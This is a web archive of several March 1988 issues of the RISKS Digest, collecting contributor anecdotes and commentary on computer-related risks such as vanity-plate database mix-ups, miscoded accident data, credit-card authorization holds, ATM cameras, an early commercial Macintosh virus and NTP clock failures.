Hah! it's actually happened. Quite a while ago I had a personal license plate of "O HERO" (that's zero-hero; it means something to road ralliers). I had to fight off the University parking folks charge that I had failed to register my plate with them.

Eric Norman <ejnorman@unix2.macc.wisc.edu>

✓ NOPLATE vs NO PLATES (Re: RISKS-6.41)

<uw-beaver!ssc-vax!ssc-bee!lee@ames.arc.nasa.gov>

Mon, 14 Mar 88 17:11:41 pst

Regarding the NOPLATE references, I keep this article pinned up on my bulletin board. Helps remind me of what Mr. Spencer calls "name space pollution".

Seattle Post-Intelligencer, 14 October 1987, pg. C1, abstracted without permission (obviously a re-print from other sources)

... When a policeman pulled Robert Barbour over while he was driving his 1970 Datsun a few months ago, a computer check of his license plate got the officer excited.

[So, we have Mr. X's name and vehicle now. Details on how it came to be, similar to Niels Jensen's note. Additional juicy anecdotes...]

"At first, I called them up and told them to look on the car in the citation. Then I started writing some individual letters as the totals ran into the dozens. But by the time I started getting hundreds a month, I had a form letter."

... his postage bills surpassed \$300 ...

He liked it because the plate provoked some dialogue with officers that rivalled Abbott and Costello's "Who's On First?" routine.

At first, Barbour was embarrassed to put the plates on his Datsun and was cited for -- you guessed it.

He finally bolted them on and went to a Los Angeles court to get that ticket excused. An inspector duly noted that he had his plates on, and Barbour took the notation to a clerk. The clerk took one look at the paper, which noted that "NOPLATE" indeed was bolted to the car.

Clerk: You need to take care of that first before I can sign you off.

Barbour: The officer has inspected it, and the plates are on the car.

Clerk: According to this, there are no plates on the car.

Barbour: There are plates and they say 'NOPLATE'.

Clerk: But if your vehicle has no plate, you need to put them on before I can sign off this ticket.

Barbour: I have put on the plates!

Clerk: Not accourding to this. It says 'No plates'.

Barbour: It says 'NOPLATE'! Not 'no plates'! Because that's what the plates say.

[Other strange stories, ending with ...]

While the mistaken-identity parking tickets have slowed to a trickle,

Barbour still dreams of new challenges.

Can he get a vanity plate that reads "NONE".

--- end ---

Strikingly, this article reveals "blind reliance of technology by skilled workers", "name space pollution", and "challenging the myth of ... computer infallibility", all hot RISKS topics.

[Perhaps they'll cool off. This is getting silly. PGN]

×

<Michael Wagner +49 228 303 245> Tue, 15 Mar 88 15:01 CET

<WAGNER%DBNGMD21.BITNET@CUNYVM.CUNY.EDU>
Subject: High-Tech Trucking (Rick Sidwell, RISKS 6.42)
Cc: Rick Sidwell <sidwell@commerce.UCI.EDU>

- > " The 'black box' ... automatically records drive time, speed,
- > distance traveled as well as other important functions that
- > reveal how a driver handles his rig.

There may be problems with this scheme, but I'm not sure that invasion of privacy is one of them. The idea that a recorder in the vehicle should report on vehicle handling, and that the driver can potentially be reprimanded or punished for transgressions so recorded, is well established in airplanes and somewhat also for trains. Notice that, for the specific case of speeding, the entry/exit time stamps on a toll ticket could also be evidence of speeding. Likewise, properly synchronized clocks and 2 unambiguous pictures, or in fact radar. The difference is only whether the observing device is inside or outside the vehicle. I don't see a privacy issue in that difference (there is a tampering issue, however!).

There is, of course, a civil liberties problem with stopping a vehicle for no good reason and then hunting for transgressions to '(post)-justify' stopping the vehicle. Is that perhaps what was meant? The 'black box' then is not the threat, any more than the toll ticket was. It is improper exercise of power.

Michael

Architecting Telephone Systems

Graham Wilkinson <mcvax!gec-mi-at.co.uk!gpw@uunet.UU.NET> Wed, 16 Mar 88 07:59:31 GMT

In the Times (London, 15 March 1988) today there was an article about an architect in south London who for the past month has been troubled with strange noises in his telephone at all times of day (and night).

It started one Sunday morning when his phone clicked, then started making pinging noises. Since that time this has continued at the rate of several calls a day. After initial puzzlement he realised that it was a computer which had called up his number by mistake.

He went to British Telecom, who offered to intercept his calls for a fortnight, but after this time the calls continued. They said they were not able to trace the source of the call, as this could only be done by special request of the police, i.e., they could but they wouldn't.

The only solution offered was to give him a new number, at a cost of 21 pounds. He queried this, complaining that it wasn't his fault, but their reply was 'It isn't our fault either'! When pointed out that they were the ones offering the service, silence reigned. Obviously he wants to keep his old number, as all his friends know it - so why can't BT trace this call - and why doesn't the computer realise that nothing is coming back up the line it is transmitting down? (Apart from a couple of times the poor fellow whistled back to it - causing it to drop an octave).

The Times concluded by saying that this wasn't an unknown occurance, and that, given the unhelpfulness of BT, it would be pretty bad luck if this were to happen to you!

Risks of using computers for Architectural Engineering

Steven Koinm <goog%a.cs.okstate.edu@RELAY.CS.NET> Tue. 15 Mar 88 15:03:11 CST

I am presently working on a paper on the risks of using computers for Architectural Engineering. If anyone can suggest some good articles or books or just drop me a note with their opinion or suggestions on this topic, I would be extremely grateful.

And in addition, could you send me an opinionated reply to this statement: "Because computers are inherently error-prone, we should not use them for Architectural Engineering."

Thanks for your time.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 46

Friday 18 March 1988

Contents

Incorrect computer data entries hide bridge dangers

Jon Mauney

Re: Held at Mouse Point

Bruce N. Baker

Federal Archive Integrity

Fred Baube

Credit-limit handling found overly restrictive

Wayne H. Badger

First-hand problems with Social security numbers

anonymous

RISKS in Bell lawsuit

Scott E. Preece

Teller Machines

Jon Mauney

Program prejudice; ATMs; self-test; unknowns; viruses

Larry Nathanson

Viruses go commercial

Norman S. Soley

The trouble with "Experts"

Ewan Tempero

Thoughts on viruses and trusted bulletin boards

Richard Wiggins

Info on RISKS (comp.risks)

Incorrect computer data entries hide bridge dangers

Jon Mauney <mauney@cscadm.ncsu.edu> Thu, 17 Mar 88 12:30:30 est

The Sunday March 13, 1988 edition of the Raleigh, NC, News and Observer contains a story on accidents on the Northeast Cape Fear River Bridge in Wilmington NC. It seems that the steel grid deck of the drawbridge is slippery when wet, causing cars to skid into oncoming traffic. The highway department investigated at the request of the Attorney General's office, which was paying

settlements to accident victims. When the highway department pulled records on the Cape Fear Memorial Bridge for comparison, it found that most of the accidents attributed to Memorial had in fact occurred on Northeast. Quoting the newspaper, which was quoting the assistant state traffic engineer:

"When we got into actually pulling the accident reports for Cape Fear Memorial Bridge -- the actual hard copies -- we saw that some of those did not belong on Cape Fear Memorial Bridge," Mallard said. "In fact, they belonged on Northeast Cape Fear. That's when we realized we had the coding problem."

The locations of most accidents had been coded wrong, sometimes by the investigating officers and sometimes by employees of the Division of Motor Vehicles. Accidents on the bridge were recorded as happening on U.S 17, U.S. 74, or U.S. 421, or some other highway, instead of the proper route, U.S. 117. [All four highways pass through Wilmington]

On checking the data, they found that the accident rate was not 11 in 3 years but 28 in 3 years. The article goes on to say that the state made skid tests on three steel grid deck bridges, including the two Cape Fear bridges mentioned, in 1982. The Northeast Cape Fear bridge performed the *worst* in the test, but nothing was done, because of the low accident record. State officials were not sure that the skid test was applicable to steel decks. The bridge was only one year old in 1982. Most of the miscoded accidents occurred since then, and have increased as the steel and worn smoother.

The article does not make clear what kind of code was improperly entered in the accident reports, nor what kind of technology was used to store and retrieve the data. The reference to "actual hardcopy" gives a strong hint. The dangers of "coding" data, and of ignoring test results, will be familiar to RISKS readers.

★ Re: Held at Mouse Point (RISKS 6.31)

Bruce N. Baker <BNBaker@KL.SRI.COM> Thu 17 Mar 88 10:45:17-PST

The individual referred to in <u>RISKS 6.31</u> under the heading, "If he had another brain it would be lonely" department, may have the last laugh after all. As you may recall, the training instructor told the students "to point and click with the mouse." One individual complained that nothing was happening. The instructor discovered that the student was pointing with his forefinger at the correct spot on the screen while clicking the mouse.

Well, support has arrived just in time via the Contaq PointScreen. Unlike traditional touchscreens, the PointScreen uses ultrasonic sensors mounted on the monitor frame to respond to a pointed finger that does not touch the screen. The \$695 PointScreen adapts to monitors with screens 9 to 26 inches across. The system connects to the computer through a serial port and includes an interface card and software. (*High Technology Business*, Feb 1988, p. 10)

The point for RISKS is that acts that sound dumb represent both risks and new

product opportunities. For example, talking to the mailbox (a la the famous Candid Camera item) may be the next last laugh. It would sure beat talking to my clerk. I recently went to the local post office window and asked if an urgent letter could be processed directly there for a local address with a post office box about 10' to 12' away from the clerk. I was told there was no way that local mail could be handled locally. All mail must go through the regional processing center in San Francisco. He suggested I drive to the company location, about 4 miles distant from the post office box sitting there tantalizingly close behind him.

Here's one risk of automation that I was dumb about. I used an extra blank window envelope supplied by a credit card company in its previous billing to me to post a check to a *different* creditor, not noticing the little bars running along the bottom edge of the envelope. Of course, the check first went to the address indicated by the little bar code, a clerk there drew an arrow, pointing to the window address and re-posted it, then it came back to me, and I finally taped over the little bars to enable it to be processed to the address appearing in the window. Elapsed time: 10 days, resulting in a finance charge.

Bruce N. Baker, SRI International

[If the bill in the second case had been from the Electric Company, and the address had been a local P.O. Box, as in the first case, you could have tied a brick to the bill and tossed it into through the P.O. Box window. Then you could write a book about such experiences, entitled The Finance Charge of the Light Brick Aid. But you might have to do it BEHIND little bars, with NO windows. PGN]

Federal Archive Integrity

Fred Baube <fbaube@note.nsf.gov> Thu, 17 Mar 88 15:24:37 -0500

sco!sethk@ucscc.UCSC.EDU writes:

- > Archive's Black Hole
- > [..] Don Wilson, the Federal Archivist [said] before a House
- > subcommittee last month .. that "data held on computers is
- > frequently altered or updated" shades of the deeds done by
- > Oliver North and Fawn Hall and that much material never
- > reaches the National Archives ..

If this doesn't sound like setting the stage for *1984*, I don't know what does.

How about supplying the Archives with lots of write-once ultra-bulk-storage devices, and secure communications links to federal agencies for (say) daily downloading. Could this minimize excuses for non-compliance with mandatory and timely (i.e. before unauthorized editing) archiving? Maybe also set up a fast review system within the judiciary for timely resolution of disputes about just what information *does* fall under this scheme? (There would be disputes about working papers, drafts, notes, etc.)

Regarding a role for the judiciary, "national security" shouldn't be a stumbling block. The US already has a secret federal court here in DC [or is it NYC?] *now*, for electronic surveillance cases. (See _The_Puzzle_Palace_, Bamford)

One could debug proposed schemes with Gedanken Experiments involving Ollie's PROFS notes ..

Credit-limit handling found overly restrictive

Wayne H. Badger <badger%fang@xenurus.Gould.COM> Thu, 17 Mar 88 10:37:06 CST

I just had an unsettling and embarrassing experience with Mastercard/Visa. I had a Mastercard charge denied, when I supposedly had more than sufficient credit. After some querying, I found out what the problem was.

I had just made a large (for me) purchase with Mastercard that was more than half of my credit limit. The company immediately sent a computerized authorization request to Mastercard, which was accepted. This purchase was done over the phone. However, some of the articles I wanted to purchase were not in stock, so the company did not actually bill for the entire amount. As a result, I now had an authorization *and* a bill credited against my limit, which pushed me over the limit. Any further attempts to charge anything were denied, even though I was well under my limit for actual bills.

The problem is that companies send authorizations for different amounts than they actually bill. For example, a restaurant will send an authorization for the amount of the bill, plus "a couple of dollars" to cover the tip. The tip that you write on the Mastercard slip will hardly ever match the authorization. You have just doubled the amount credited against your credit limit.

I called my Mastercard bank and they informed me that authorizations remain in effect for 10 days if not removed. Authorizations can be removed in two ways:

- If a bill comes in for the exact amount of the authorization on the same day, the authorization will be replaced with the bill.
- 2. A company can remove the authorization by arrangements through their bank in what is apparently a difficult procedure.

Apparently, Mastercard does not cross check the company when comparing authorizations and bills. This seems rather silly. The Mastercard operator could not tell what company had made any of the authorizations in my account. The Mastercard operator also refused to remove any authorizations.

It seems to me that whoever designed Mastercard's computerized authorization didn't think that anyone would ever send a bill for a

different amount than the related authorization. Unfortunately, this appears to be the rule, rather than the exception.

What this all means is that, in the worst case, a credit limit for a bank card is less that half of the stated limit, so I asked Mastercard to double my credit limit. They declined. Maybe it's time to just go get the Amex card. Sigh.

BTW, this is the second Mastercard that I have tried. Both had the same problem. Has anyone seen this problem before? Is it just me?

Wayne H. Badger, badger@xenurus.gould.com ...!ihnp4!uiucuxc!ccvaxa!badger

First-hand problems with Social security numbers

<neumann@csl.sri.com> 16 Mar 88 14:41:56 EST

[The following message is from a contributor who has requested anonymity.]

I came to this country in Fall 79 on an F-1 visa. I was a full-time student from then to mid '85. In the beginning of '85 I received a job offer and tried to get a 6 month practical-training permit so that I could start on my job.

I did not hear from the INS for a few months. In the meantime I really scared because this is a routine procedure and should not take more than a few weeks. Finally I called the INS after 4 months. I was informed that the INS was going to start deportation procedures against me. They claimed that I had been working illegally for the last five years. (It is illegal to work on an F-1 visa.)

I was stunned. I had clear proof that I had never been anything but a full-time student all the time and I told them so. They said they would check into it.

Next day I called them back and I told them the following.

- They claimed that I had entered the US from Miami. This was wrong. I had entered from New York. The date of entry was also wrong by 2 weeks.
- 2. They claimed I was a Columbian National who had obtained a visa in Venezuela. This was wrong.
- 3. They claimed that I had worked in Florida and Texas. I had letters from my advisors that I had been at school the whole time.

They called me in to their office and checked the above from my Passport. Then they said they would get back to me. I never heard from them again about the deportation proceedings. In a month I received my work permit and I joined work. I only lost a few months wages.

Last year I requested my Social Security statement. Sure enough there are payments into my account from '81 - '83. I have not heard from the IRS about this and I hope I do not. I don't know whether to worry about this or not. The only thing I have going for me is that my company attorneys are excellent.

It is scary to know that somebody out there is using my name and social security number and there is nothing I can do about it. Why me?

RISKS in Bell lawsuit

Scott E. Preece ce%fang@xenurus.Gould.COM>
Thu, 17 Mar 88 08:56:26 CST

From: Alan Wexelblat <wex%SW.MCC.COM@MCC.COM>

- > "[The settlement] stems from Bell's computerized accounting
- > system which government investigators claim shifted costs
- > among the contracts..."

>

- > [note how the computer is blamed, not the programmer, nor the people who
- > used it nor the people who ordered it programmed/used in that way!]

Funny, my reading skills are pretty adequate and I read that sentence as blaming the acounting system, not the computer. An accounting system includes a lot of components, some of them human. I think it's fair to assume that even a newspaper reporter knows that pointing at a program is really pointing at the author.

scott preece, gould/csd - urbana, uucp: ihnp4!uiucdcs!ccvaxa!preece

Teller Machines

Jon Mauney <mauney@cscadm.ncsu.edu> Thu, 17 Mar 88 12:31:34 est

RE: teller machine errors.

When I was starting graduate school in 1977-78, Wisconsin banks were installing the TYME teller machine network. State banking laws effectively required all teller machines to be part of a single statewide network. The system (or at least my bank) had a lot of teething problems. It was not uncommon for a withdrawal request to be rejected because of timeout on the acknowledgement/ authorization from the host computer. A retry would usually succeed, resulting in a double-posting of the debit. Usually double postings would be caught and corrected when the books were balanced, and I got to be quite accustomed to having lots of extraneous debits and credits on my statement. I also learned how to find the back room of the bank where the harried man with the printouts of all TYME transactions could correct any problems that the bank had overlooked.

One month, however, they got carried away, and manually re-applied an

incorrect debit that had been manually corrected the previous month, causing me to bounce several checks. Apparently electronic networks are not the only systems that suffer from echo and delayed packets.

It may be silly of me, but while I love to use teller machines for withdrawals, I *never* entrust my deposits to them.

Program prejudice; ATMs; self-test; unknowns; viruses

Larry Nathanson <bucsb!lan@csl.sri.com>
17 Mar 88 04:36:41 GMT

On the writing of a program that simulated the admissions selections, to a probability of better than 90 percent: This was done, with the prejudice intended to mimic human decisions. What if one wrote a program to devise an algorithm that would match an acceptance pattern, and then examined the algorithm for prejudice. For example, you would give this program the application of each student and it would work out an algorithm whose output of acceptances and rejections would come out better than 90 percent. The algorithm could then be put through extreme scrutiny (much more than just the raw data alone would be subject to), and the school/person/company who was being simulated might then be held accountable. This is extremely scary considering someone might simulate you (given your reactions to several situations) and find out a lot about your inner psyche. Your answers to a few meaningless questions on a job interview could be interpreted for drug use, integrity of character, and watching Saturday Morning Cartoons. This had already been attempted (to an extent) in a program called "Mind Prober" (available for small PC's.) One answers 70-100 yes/no questions about a person, and it spits out a psychoanalytic report, from a psych101 textbook.

On video-cameras in ATM's, I don't think that the camera does any pattern recognition. I think it just stores a few seconds of each transaction, with a time stamp, in case a dispute comes up later. A third hand anecdote: A college sophomore, who though he could beat the system, placed a check (for his credit limit) in an envelope, and deposited it, with cash back (it immediately gives back an amount of cash, up to the person's credit limit), to a nearly empty account and walked away. The trick: there was nothing in the envelope, and he had the cash in his hand. The next time he went to the machine it told him to see the manager. The manager told him they were wise to his game, and that they were removing the balance of his account, and he still owed them the rest. When the cheat told the manager, he had no knowledge of the deposit, and had nothing to do with it, the manager showed him the cameras in the machines, and told him that if he made them go through the film to find his picture, they would involve the authorities. (Though it might have been a bluff: back to the risk of threats of using technology...) He surrendered his ATM card, and eventually paid back the money. Ways around this are left up to your imagination.

On self-tests: Note that the purpose of a self-test is to determine whether or not the device running the test is operating correctly. A situation similar to this: There are two men before you. One is a truth-teller and one is a liar. You ask both, 'are you a truth-teller' and both reply yes. This is not

surprising. Then why should one expect a meaningful warning from a malfunctioning machine. If the machine is working, it will return that it is working. If the machine is not working, it may well return that it is working: it is a broken machine (as in a liar). If you get an error message, it means that the liar decided to tell the truth. Lucky break... not one I'd like to rely on. So... just because your calculator (or anything else) says that it is working, remember that the output 'I am working' may well be a part of the malfunction. What one needs is not a self-test but an 'other-test'. Let's hope that it is working.

On the UNKNOWN front, a story goes about the new police clerk who was given a few reports, and told to check each one in the computer for warrants. All turned up negative, except for one, LNU, FNU (apparently a rather evil oriental man) turned up with the most outstanding report imaginable. When she brought it back, her superviser cracked up, hysterically laughing, as did anyone she showed it to. As it turns out, FNU LNU was the ``acceptable input form'' for First Name Unknown, Last Name Unknown.

Finally, on viruses: Who says that someone has to sneak a virus onto your system. You can do it yourself. Many people type in programs from magazines. The changing of one byte, in an object code listing, could change a read to a write, and screw up a lot of people before the magazine could get a bulletin out to its subscribers. Talk about the ultimate virus: It convinces you to nuke your own disk drive.

Larry Nathanson, Boston University.

Viruses go commercial

"Norman S. Soley" <soley%ontenv.uucp@RELAY.CS.NET>
17 Mar 88 17:17:04 GMT

It continues to get curiouser and curiouser;

>From the "Toronto Star" March 16,1988:

First Virus found in commercial software

A computer virus has infected a commercially available personal computer product for what is believed to be the first time, calling into question the safety and reliability of software sold in retail stores.

[This] has led one software company to change the way it manufactures software and will likely force other companies to do the same.

[... the concept of a virus is explained, we know this all too well...]

Although the virus discovered last week in FreeHand, a Macintosh design program from Aldus Corp. of Seatlle, was a harmless "message of peace," a more destructive virus could have wiped out expensive computer data or years of work.

Until this incident, personal computer viruses were though to be hidden only on non-commercial software. [...shareware and BBS's are explained, more stuff we know...]

Computer experts had said viruses could be avoided if users didn't use freely distributed software and instead used only off-the-shelf programs.

But the infection of the Aldus software shows that isn't the case.

The virus was inadvertantly passed to Aldus by Marc Canter, president of MacroMind Inc. of Chicago, which makes training disks for Aldus.

[Canter's personal machine caught the virus from a copy of Mr. Potato Head and was later used to work on the training software for Aldus]

Without either Canter or Aldus realizing it, the computer virus was copied onto disks that were sold to consumers. When the comnsumers used the disks their computers became infected.

The virus is thought to be harmless now. It was designed to pop up on Macintosh screens on March 2, the anniversery of the introduction of the Apple Macintosh SE and Macintosh II.

"The time bomb already went off" said Donn Parker, a computer security specialist as SRI in Menlo Park, Calif.

All Aldus programs will be developed on "isolated computers" in the future to avoid the incident from recurring, an Aldus spokesman said.

Canter fears that more of his customers may have been infected with the virus. MacroMind's clients include Microsoft, Lotus, Apple, and Ashton-Tate. [Microsoft says they know their software is safe, all others delined to comment].

Well I guess the virus program as a concept is here to stay, as software becomes more complicated (gooey interfaces and the like) there are more and more places to hide them. I wonder how long it will be before we see our first OS/2 virus?

A potentially more important risk is the economic one to our industry. What will happen to the commercial software marketplace if more such incedents occur? This article appeared prominently in the business section of the paper, not buried in the weekly high hech feature article where previous virus stories have run. Will such publicity sour investor and consumer confidence in specific companies or the industry as a whole?

If a company spreads a damaging virus in commercial software are they liable for the damages caused? Will they have to take out "software malpractice" insurance?

Norman Soley, Data Communications Analyst, Ontario Ministry of the Environment UUCP: utzoo!lsuc!ncrcan!---\ VOICE: +1 416 323 2623 {utzoo,utgpu}!sickkids!ontenv!norm ENVOY: N.SOLEY {mnetor,utgpu}!ontmoh/

★ The trouble with "Experts"

Ewan Tempero <ewan@june.cs.washington.edu> Thu, 17 Mar 88 10:57:04 PST

The Seattle Times has a column called "Troubleshooter", which investigates problems of various kinds that people might have. In yesterday's column (Wednesday, March 16) there was a story about erroneous US Sprint telephone bills. What caught my eye was the following paragraph:

Well, according to U.S. Sprint Communications Co., "toll fraud," or a computer virus caused by hackers, was responsible for errors on the phone bill for

Thoughts on viruses and trusted bulletin boards

<Richard_Wiggins@um.cc.umich.edu>
Thu, 17 Mar 88 01:34:30 EST

Before the recent spate of viruses, the commonly accepted advice seemed to be that if one is concerned about reliability of public domain software, one should load from trusted sources and should only load items that the braver have tested.

If the practice of spreading virsuses continues to be a problem, it seems to me that a few measures on the part of bulletin board operators would greatly reduce the risk.

To wit:

- -- All providers of software must provide source code for each submission to the bulletin board operator.
- -- The bulletin board operator will compile / assemble the provided source, and distribute only the resulting binary files.
- -- The bulletin board operator will insist on a verifiable identification of the author of all submissions. At a minimum, the operator will phone the author and speak to him or her over the supplied telephone number.

This scheme doesn't prevent viruses. It makes it a lot easier to identify what programs have viruses built in, and to track down the author when a time bomb should go off.

Authors who don't want source distributed to the public could so specify, but the operator would still insist on receiving the source, compiling it, and archiving source while making object available to users.

Naturally, this notion implies all sorts of costs for the bulletin board operators. Probably it would only be viable for larger operations, perhaps commercial ones. For instance, a small bulletin board wouldn't be able to afford all the popular compilers and assemblers required.

If we cannot devise a means whereby public domain software can be trusted, it will disappear out of consumer fear. One simply cannot trust an executable file without knowing what the source code does, or at least knowing one can go back and find out what the source code did.

Richard Wiggins, Lead Systems Programmer, Michigan State Univ. 517-353-4955



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 47

Monday 21 March 1988

Contents

NTP Timewarp - the difficulties of synchronizing clocks Jerry Leichter

USA: Time for wrong time, again

Scot E. Wilcoxon

Risks from smart terminals - and risks that aren't there Jerry Leichter

ATMs and Fear of Cameras

Jeff Stearns

More Communications Insecurity

Dennis Hamilton

What the computer says, goes - even if it is obviously wrong.

Michael Newbery

Risks of automatic mailwatch reply programs

Martin Minow

Census data availability

Joe Morris

Cyber Foundation BBS

James Jones via Martin Minow

Info on RISKS (comp.risks)

"NTP Timewarp - the difficulties of synchronizing clocks"

"Jerry Leichter (LEICHTER-JERRY@CS.YALE.EDU)" <LEICHTER@Venus.YCC.Yale.Edu> Mon, 21 Mar 88 11:37 EST

The following message was posted to the tcp-ip newsgroup by Mills@UDEL.EDU.

Folks,

At the moment both the ISI and NCAR radio clocks have failed, while the UDel radio clock is down for repair. This leaves only the UMd and Ford radio clocks online. Unfortunately, sometime since Friday evening the NTP primary time-server network, which usually thrives when one or more radio clocks fail, went nuts and may have delivered bogus time. I

believe I have found and fixed the bug, which turned out to be subtle indeed and bit only in an interesting and unusual scenario involving broken spanning trees. As of now (Saturday afternoon) all primary servers ISI, NCAR, UDel, UMd, Ford and DECWRL have been fixed. Note that all except UMd and Ford are running at stratum two, since they have automatically resynchronized to the remaining radio clocks. Secondary servers at Linkabit and Rice, now operating at their usual stratum two, have also been fixed.

There is at least one Unix site that crashed due the broken time. Since the bug was due to my own error and not due to the protocol design or Mike Petry's NTP daemon, I do apologize for any inconvenience. When a new NTP daemon conforming to the latest protocol revision becomes available, even this latest bug will not cause timewarps, should something like it ever happen again.

Dave

I don't know anything about the details of the system involved, but it's nevertheless interesting to compare the description with some of the scenarios Perrow describes in "Necessary Risks". Here we have an apparently highly redundant system (6 primary servers). However, we find a time when two have failed, just as a third goes down for repair. (The numbers don't add up - DECWRL is unaccounted for. Perhaps its network connection failed.) At just that time, a bug is triggered by yet another unusual confluence of events that leaves the network in a particular state.

-- Jerry

✓ USA: Time for wrong time, again

Scot E. Wilcoxon <sewilco@datapg.mn.org> Sun, 20 Mar 88 23:02:54 CST

A few types of computers had problems with 1988 or leap year. Next, many USA computer sites get to encounter Daylight Savings time.

This year Daylight Savings time begins on April 3, three weeks earlier than it formerly began. Computers which automatically calculate DST may have outdated programming. Most systems will not actually malfunction, but users of the machines will not consider the old time as being correct.

Systems with time-sensitive interactions with other systems might have problems. Perhaps we'll find out if they're not corrected in time.

Scot E. Wilcoxon, Data Progress {amdahl|hpda}!bungia!datapg!sewilco +1 612-825-2607

[Pun unintended? PGN]



LEICHTER-JERRY@CS.YALE.EDU <"Jerry Leichter>

Fri, 18 Mar 88 13:01 EST

<LEICHTER@Venus.YCC.Yale.Edu>

Subject: Risks from smart terminals - and risks that aren't there

The recent discussion of the various risks posed by smart terminals has inevitably lead to a comment (Jim Frost's) about VT220's. Actually, VT220's and related terminals are examples of the RIGHT way to design smart terminals for a hostile environment:

a) It is indeed possible to send a request to a VT220 and have it reply with its programmed answerback sequence - which could be anything at all. However, the answerback sequence cannot be changed by anything the host sends - the only way to get write access to it is from local setup mode.

BTW, this should again emphasize that if you don't have adequate physical control over your equipment, all bets are off.

- b) It is possible to program some of the keys on a VT220 and have it send anything you like when that key is struck. Unlike the answerback sequence, key definitions CAN be changed from the host. However, it's possible to lock the key definitions. Once they are locked, nothing the host does can unlock them; the lock bit can only be cleared locally, from setup mode.
 - I should also point out that the programmable keys are all inactive until you load something into them it's not possible to change, say, RETURN to "DELETE". This makes it unlikely that you can catch someone who never loads the programmable keys, and hence leaves them unlocked.
- c) It's possible to lock the keyboard from the host, but it's also always possible to go into setup and unlock it. In addition, a user can locally "lock user preference features", which disables the host's ability to modify some terminal parameters. "Keyboard Action", which is the parameter that controls whether the keyboard is locked or not, is a user preference feature.

There may be ways to "hack" a VT220 - actually, there are probably more ways with its graphics cousin, the VT240. My point here is not that there are NO risks with a VT220; it's that it IS possible to design a smart terminal that does a pretty good job of avoiding most of them. Just because some terminal interfaces are poorly thought out doesn't mean that it's impossible to design good ones.

-- Jerry

✓ ATMs and Fear of Cameras (Re: RISKS-6.41)

Jeff Stearns <jeff@tc.fluke.com>

Thu, 17 Mar 88 11:15:05 PST

ATMs aren't protected by cameras. They're protected by the *fear* of cameras.

Banks rely on that fear. But that's risky for them, too.

I always treated cash machines with reasonable respect until I once had to amuse myself while waiting for the machine to complete a particularly sluggish transaction. Growing tired of mugging for the camera, I paused to inspect it more closely.

The camera was mounted behind a semi-silvered mirror (but we fans of "one way" mirrors always regard them as more of a challenge than deterrent). By assuming a proper viewing position about two inches from the mirror, I could closely study the camera and lens.

The big juicy lens was clearly visible and boldly emblazoned with the single word "Polaroid". The only other distinguishing mark was the corner of a fragment of sticky foam tape which affixed the lens to the "camera body".

From that moment onward, the camera and I became fast friends. I took particular pleasure in asking the bank tellers about its health. In fact, I believe that I was first to alert them when the adhesive dried out and the lens fell off.

Next time you do business with Capital Savings, be sure to smile for the camera. Now I've begun to wonder about the cameras mounted *inside* the bank.

Jeff Stearns John Fluke Mfg. Co, Inc. (206) 356-5064

"Oh, no sir, the cash machine only gave me \$20 instead of \$40. Just check your camera records; you'll clearly see that only \$20 came out."

More Communications Insecurity

Dennis Hamilton <rochester!cci632!sjfc!deh0654@rutgers.edu> Thu, 17 Mar 88 17:11:41 EST

%A Alan Baley

%T Tailgating: A dirty little network security problem

%J Data Communications

%V 17

%N 3

%D March, 1988

%P 55-58

%O Newsfront Section

%K Open Connections Unrecognized Disconnects Concentrators Gateways

%X This article basically confirms that tailgating is still a regular problem on VANs, private networks, and, of course, your friendly neighborhood university dial-up system.

Tailgating refers to the situation where a concentrator or other front-end equipment fails to noticed a dropped call, allowing a new

call to seize that slot and operate in continuation of the previous user's session. The article describes how many occurences are a result of careless strapping and configuration of modems and concentrators, but that systems remain vulnerable to the problem, especially when they are overloaded. (When I tried my hand at PC bulletin-board software, this is one of the things that I was proud of getting right. It is very important to *never* let a modem answer on its own, getting the computer to notice and handle the new ring instead. However, many larger systems are not able to operate that way and must use auto-answer modems. It is very easy for a disconnect and new call to go unnoticed under those conditions, leaving the previous caller's accounts and data open to intrusion. It shouldn't be allowed.)

[Dennis E. Hamilton: 88-03-17]

%T NASA Encounters a Trojan Horse %J Data Communications %V 17

/UV I

%N 3

%D March, 1988

%P 83

%O Advertisement

%K Digital Pathways West German hackers NASA X.25 intrusion %X This advertisement is for a family of dial-up security products. It claims that the West German hackers who broke into the NASA X.25 (SPAN?) network did so via a Trojan horse and were able to operate unnoticed for three months.

The ad suggests that NASA had comprehensive security measures and they were vulnerable anyhow.

It is not at all clear to me how network security at access points is any use at all against a Trojan horse, so there seems to be some hyperbole here. It makes for a nice advertisement illustration, though, with a Trojan Horse on the moon in the background behind a LEM labelled X.25! On the other hand, if this is the level of sophistication of the advertiser, would you let them do your network security?

Digital Pathways, Inc., 201 Ravendale Drive, Mountain View CA 94043. [Dennis E. Hamilton: 88-03-17]

-- orcmid {uucp: ... !rochester!sjfc!deh0654 ...

✓ What the computer says, goes - even if it is obviously wrong.

Michael Newbery <newbery@comp.vuw.ac.nz>
20 Mar 88 21:20:35 GMT

Another example of "If the computer says it is so, it must be so!"

From the Wellington 'Evening Post', Saturday 19 March 1988, By Karina Barrymore Reprinted WITHOUT permission

Discovery yesterday of a computer error which overcharged interest on some credit cards may have never come to light except for persistent inquiries by a cardholder. An article in the Post last night said Charge Card

Corpororation, the manager of 20 retail outlet credit cards [in NZ] had been overcharging interest. After a two week inquiry, [the] managing director finally told the cardholder a mistake had been made-the computer program that calculated the interest was wrong. The company has said it will correct the error and refund all overcharging.

However, the company's attempted fob-off and run-around given to this reporter, who is also the cardholder concerned, is a story on its own. My latest statement showed interest of \$9.97 on an opening balance of \$111.49 debt. The statement clearly said monthly interest was calculated at 2.46% a month. Out came the calculator and the card's conditions of use and what resulted was total confusion. It just didn't add up.

The next day I rang the co. and spoke to [someone] in the cardholder services dept [who sent a letter] detailing account transactions and the formula for interest calculations. Again the calculator and again it just didn't add up. I rang again and was told I probably didn't understand such a complicated matter and was assured it was right. I responded that I did understand but did not agree with the amount of interest. [The services rep.] finally offered to personally go through the statement and manually calculate the interest, adding: "When we do that we always come up with something different to what the computer tells us."

Why was that?

"I don't know, it always happens. I think it's something to do with the way it's programmed."

[On hearing this the reporter asked to speak with the manager and was refused. After much obstruction she finally reached him.]

